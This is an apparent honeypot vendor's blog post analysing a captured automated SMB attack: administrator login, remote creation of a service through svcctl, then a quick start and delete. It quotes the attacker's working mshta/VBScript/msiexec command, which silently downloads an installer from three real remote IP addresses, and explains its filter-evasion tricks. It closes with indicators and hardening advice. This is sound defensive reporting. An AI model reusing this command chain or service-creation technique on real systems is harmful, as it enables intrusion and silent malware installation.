The Plumber: An Uninvited SMB Service Call

[Filed under: Unauthorized Service Visit, Building Inspection Report]
You didn't call a plumber.
Nobody in the building submitted a work order. There's no appointment on file, no company name, no license number. But at 14:49 UTC on a Sunday afternoon, someone walked through the service entrance on port 445, checked the building directory, and walked back out. Thirteen seconds later he was back with a toolbox. Two and a half seconds after that, he'd connected to the pipe system, opened the service panel, installed something, turned it on, removed it, and left.
The water is flowing somewhere it shouldn't. Let's review the tape.
The Building
Our sensor network operates an SMB file-sharing service on port 445. To anything scanning the internet, it looks like a Windows machine with an open share: NTLM authentication, named pipes, IPC$ access, a working Service Control Manager. It accepts credentials, processes tree connects, and responds to DCE/RPC calls with the status codes a visitor expects to see.
It's not a real Windows server. It's a purpose-built protocol emulator that logs every connection, every credential, every pipe operation, and every RPC call. Think of it as a model home on a street full of real buildings. The plumbing looks real enough to test. Nothing actually flows.
At least, not yet.
The Inspection
14:49:19 UTC
A new connection from Da Nang, Vietnam. SMB 3.0 dialect negotiated, NTLM authentication attempted.
The credentials:
Username:    administrator
Domain:      (blank)
Workstation: (blank)
A blank business card. No domain affiliation, no workstation name, no company. Just "administrator" in lowercase, the skeleton key that works on every poorly configured Windows box on the internet.
The authentication succeeds (our sensor accepts all credentials). But the visitor doesn't go any further. No share access, no file operations, no pipe connections. He walked in, checked the directory, confirmed the building was occupied and the service entrance unlocked. Eight hundred milliseconds. Door to door.
The connection closes.
The Smoke Break
13 seconds of silence.
The client GUID is the same across both sessions. Same visitor, same tool, same machine. Whatever automation is driving this operation just validated that the credentials work and the target is alive.
Thirteen seconds isn't deliberation. It's the pipeline processing. The tool tried the credentials, got a success, added the target to the work queue, and the next stage picked it up. Assembly line plumbing.
A new connection opens. Same source. Same NTLM handshake. Same blank business card.
This time, the toolbox is open.
The Service Call
14:49:33 UTC. Ten operations in 2.3 seconds.
The visitor moves through the building like he built it. No wrong turns, no hesitation, no wasted movement. Every step is pre-programmed and every step follows the one before it by exactly 200 milliseconds. This is not a human operator. This is a script that has done this thousands of times before.
Connecting to the Pipe Junction
T+0.6s after connection: the visitor connects to the IPC$ share.
In SMB, IPC$ is Inter-Process Communication: the administrative share that provides access to named pipes. If the building has a utility corridor in the basement where all the service lines converge, this is it. No files live on IPC$. No documents, no data. It exists solely as a conduit to the named pipes that Windows services expose for remote management.
The visitor doesn't want your files. He wants your pipes.
Opening the Service Line
T+0.8s: A CREATE request for a named pipe called svcctl.
svcctl is the Service Control Manager's named pipe. On a real Windows machine, this is the interface that lets remote administrators create, start, stop, and delete services. It's the master valve for every service running on the box.
T+1.0s: A DCE/RPC BIND request on the svcctl interface. The visitor is presenting credentials to the Service Control Manager, requesting permission to operate. Think of it as flashing a union card at the building's service panel.
The panel accepts.
Opening the Service Panel
T+1.4s: OpenSCManagerW. The visitor opens the Service Control Manager with full access. The work order specifies the target machine by internal network address, meaning the tool knows (or assumes) where it is.
The panel is open. The visitor has access to every service on the box: create, modify, start, stop, delete. Anything a system administrator can do, he can do.
Installing the Fixture
T+1.6s: CreateServiceW. Service name: AC02.
This is where it gets interesting.
A Windows service is a binary that runs in the background. CreateServiceW tells the Service Control Manager: here's a new service, here's the binary to run, start it on demand. On a real Windows machine, this would register a new entry in the service registry and prepare it for execution.
The binary path for service AC02:
mshta.exe vbscript:createobject("wscript.shell").run("Cmd /c for /d %i
  in (C2_SERVER_1 C2_SERVER_2 C2_SERVER_3)
  do Msiexec /i http://%i/3EBCE3A4.Png /Q",0)(window.close)
That is not a binary. That is a four-layer chain of legitimate Windows tools arranged to download and silently install software from three remote servers. We'll come back to this.
Turning On the Water
T+1.9s: StartServiceW. The visitor starts service AC02. On a real Windows machine, the Service Control Manager would now execute the binary path above. The chain fires.
237 milliseconds between creating the service and starting it. The grout isn't even dry.
Removing the Evidence
T+2.1s: DeleteService. The visitor removes service AC02 from the Service Control Manager.
The service is gone. No record in the registry, no entry in the services list, nothing for an administrator to find during a routine check. But the binary path already executed. The mshta process already spawned. The download is already in progress.
The plumber pulled the fixture off the wall. The water is already flowing somewhere else.
T+2.3s: The connection closes. Door to door, 2.3 seconds. Including the authentication probe, the total time on target was 16 seconds.
The Complete Timeline
| Clock (UTC) | Offset | Operation |
|---|---|---|
| 14:49:19.0 | — | Session 1: connect |
| 14:49:19.4 | +0.4s | NTLM auth as administrator |
| 14:49:19.8 | +0.8s | Session 1: disconnect |
| 13.2 seconds of silence | ||
| 14:49:33.0 | — | Session 2: connect |
| 14:49:33.4 | +0.4s | NTLM auth as administrator |
| 14:49:33.6 | +0.6s | Tree connect: IPC$ |
| 14:49:33.8 | +0.8s | CREATE: svcctl named pipe |
| 14:49:34.0 | +1.0s | DCE/RPC BIND: svcctl |
| 14:49:34.2 | +1.2s | READ: BIND response |
| 14:49:34.4 | +1.4s | OpenSCManagerW |
| 14:49:34.6 | +1.6s | CreateServiceW (AC02) |
| 14:49:34.9 | +1.9s | StartServiceW |
| 14:49:35.1 | +2.1s | DeleteService |
| 14:49:35.3 | +2.3s | Session 2: disconnect |
Two sessions. Sixteen seconds. Fourteen operations. On a real Windows machine, software would already be installing itself by the time the attacker disconnects.
The Fixture
The binary path registered with service AC02 deserves its own section. It is a Rube Goldberg machine built entirely from signed Microsoft binaries.
mshta.exe
  vbscript:createobject("wscript.shell").run(
    "Cmd /c for /d %i in (
      118.71.7.94:19007
      172.245.148.149:14167
      204.44.110.216:16933
    ) do Msiexec /i http://%i/3EBCE3A4.Png /Q"
  ,0)(window.close)
Four links in the chain. Every single one is a legitimate Windows component.
Link 1: mshta.exe. The Microsoft HTML Application Host. Designed to run .hta files, but it also accepts inline VBScript via the vbscript: protocol handler. Security teams call these "LOLBins": Living-off-the-Land Binaries, legitimate system tools repurposed for malicious execution. mshta.exe is signed by Microsoft. It ships with every copy of Windows. No malware scanner flags the binary itself.
Link 2: VBScript. createobject("wscript.shell") creates a Windows Script Host shell object in memory. No file written to disk, no script saved anywhere. The entire VBScript payload exists only as a URL parameter to mshta.
Link 3: cmd.exe. The .run() call launches Cmd /c, which executes a command and exits. The second parameter, 0, sets the window style to hidden. No console window flashes on screen. The command uses for /d %i in (...) to iterate over three IP:port pairs, running the next link once for each.
Link 4: msiexec.exe. The Windows Installer. Msiexec /i http://[address]/3EBCE3A4.Png /Q downloads a file from a remote server and installs it as an MSI package. The /Q flag means quiet: no UI, no prompts, no confirmation dialogs. Silent installation.
The file extension is .Png. It is not a PNG image. Msiexec doesn't care about file extensions. It reads the file header, finds a valid MSI package, and installs it. The .Png extension exists to slip past URL-based filtering rules that might block .msi or .exe downloads. A security analyst skimming HTTP request logs sees a PNG image download and keeps scrolling.
Three servers. Three chances. If the first C2 is down, cmd.exe tries the second. If the second is down, it tries the third. Redundancy in the supply chain.
Here is the part worth sitting with: until msiexec downloads and runs the MSI, every process in the execution chain is a signed Microsoft binary. No custom executable touches the disk. No malware scanner has a signature to match. The attacker did not bring tools. He used the building's.
The Supply Chain
The payload contacts three servers:
| Server | Port | Region |
|---|---|---|
| 118.71.7.94 | 19007 | Vietnam |
| 172.245.148.149 | 14167 | United States |
| 204.44.110.216 | 16933 | United States |
Non-standard ports on all three. Standard HTTP runs on 80 or 443. These servers listen on five-digit ports, reducing the chance of discovery by casual scanning or transparent proxy interception. A connection to port 19007 doesn't trigger the same monitoring rules as one to port 80.
The primary C2 is on a Vietnamese ISP, same country as the attacker's source IP. The fallbacks sit on US hosting infrastructure. Geographic diversity in the supply chain: if Vietnamese network operators take down the primary, the US backups still deliver.
The payload filename, 3EBCE3A4.Png, is an 8-character hex string with a misleading extension. Hex naming suggests automated generation, probably rotated periodically to avoid blocklists. The capitalized .Png is a small detail with a specific purpose: some URL filters match on .png (lowercase) but not .Png (mixed case). Case-sensitive pattern matching, defeated by a single uppercase letter.
The Technique: PsExec Without PsExec
The protocol sequence in this capture will look familiar to anyone who has studied Windows lateral movement. It follows the same pattern as Microsoft's PsExec tool, written by Mark Russinovich at Sysinternals and a staple of Windows administration since the mid-2000s.
Real PsExec works like this:
- Authenticate to the target via SMB
- Connect to the ADMIN$ share
- Copy a service binary (PSEXESVC.exe) to the target
- Connect to IPC$
- Open the svcctl named pipe
- Create a service pointing to the copied binary
- Start the service
- Clean up: delete the service, delete the binary
The attack in our capture skips steps 2 and 3 entirely. It never touches ADMIN$. It never writes a file. It goes straight to IPC$, opens svcctl, and creates a service whose binary path is an inline command using built-in Windows tools. There is nothing to copy because the payload is a chain of LOLBins that already exist on the target.
This is what makes the variant worth paying attention to. Traditional PsExec detection looks for PSEXESVC.exe landing on the ADMIN$ share. File-based antivirus scans the dropped binary. Network monitoring flags the file write. None of those detections fire here because no file is ever written. The service binary path is a command line, not a path to an executable on disk.
Same pipe. Same RPC calls. Same Service Control Manager abuse. No file drop.
For the raw telemetry from this type of attack with every operation, every timestamp, and every parameter exactly as captured, browse the published session in our session archive.
IOCs
Network Indicators
| Type | Value | Notes |
|---|---|---|
| Source IP | 171.231.150.177 | Da Nang, Vietnam |
| C2 Server | 118.71.7.94:19007 | Vietnam |
| C2 Server | 172.245.148.149:14167 | United States |
| C2 Server | 204.44.110.216:16933 | United States |
Look up the source IP: https://sikkerapi.com/ip/171.231.150.177
Host Artifacts
If your Windows machines have SMB exposed, check for:
- Windows Event Log ID 7045 (new service installed) with a binary path containing
mshta.exe vbscript: - Services with short alphanumeric names (
AC02,AC01, etc.) that no longer exist but left event log traces - mshta.exe spawning cmd.exe with a hidden window
- msiexec.exe making outbound HTTP connections on non-standard ports
- Outbound connections to any of the three C2 IPs listed above
SMB Session Fingerprint
This bot has a recognizable pattern in how it operates on the wire:
- NTLM authentication as
administratorwith blank domain and workstation - IPC$ share access within 200ms of authentication
- svcctl named pipe opened within 200ms of share access
- Full CreateService/StartService/DeleteService cycle completed in under 500ms
- Total session duration under 3 seconds
- Two sessions from the same client GUID separated by 10 to 15 seconds
Protecting Your Building
This attack needs three things to succeed: network access to SMB, valid credentials, and a Service Control Manager that allows remote service creation. Remove any one and the chain breaks.
- Don't expose SMB to the internet. Port 445 should never be reachable from the public internet. A firewall rule takes 30 seconds. Our SMB threat data shows thousands of bots scanning for exactly this.
- Credential hygiene. This bot tried
administratorwith no domain. Default local administrator accounts with weak or reused passwords are how these attacks succeed. Rename the built-in administrator account, enforce strong passwords, and disable NTLM where possible in favor of Kerberos.
- Restrict remote service creation. Group Policy can control who is allowed to create services remotely. Not every authenticated user needs write access to the Service Control Manager.
- Monitor Windows Event ID 7045. Every new service installation is logged, including the binary path. A SIEM rule matching
mshta.exein a service binary path catches this exact attack pattern. Nothing legitimate installs a service that runs mshta with inline VBScript.
- Block mshta.exe. If your environment doesn't use HTML Applications (and most don't), block mshta.exe via AppLocker or Windows Defender Application Control. Removing the first link in the LOLBin chain prevents the entire payload from executing, even if the service is successfully created and started.
The Inspection Report
The building inspector would like to confirm that no buildings were harmed during this inspection.
All data in this post was captured by our production honeypot sensor network. There is no Windows server. There is no Service Control Manager. Our sensor is a protocol emulator that speaks SMB, accepts NTLM authentication, processes named pipe requests, and responds to DCE/RPC calls with the status codes a client expects. No services were created, no binaries were executed, no payloads were downloaded. The bot sent real SMB commands to what it believed was a live Windows machine. It was talking to an application that logged everything and executed nothing.
The fixture was never installed. But the work order is on file, and the footage is worth reviewing.
Every IP referenced in this post is tracked in our threat database. Look up any IP at https://sikkerapi.com, or query the check endpoint for structured threat data. Create a free account to access our API, or install SikkerGuard to pull our scored blacklists directly into your firewall.
Browse the full threat database to see what our sensors capture across all protocols, or explore SMB-specific activity. For more attack breakdowns in this series, read The Life of a Redis Bot (cron injection captured as a nature documentary) or visit the blog for the latest captures.
Next week on SikkerAPI Inspections: the electrician. He showed up to check the wiring on port 3306. He brought his own queries.
Comments
No comments yet. Be the first to share your thoughts!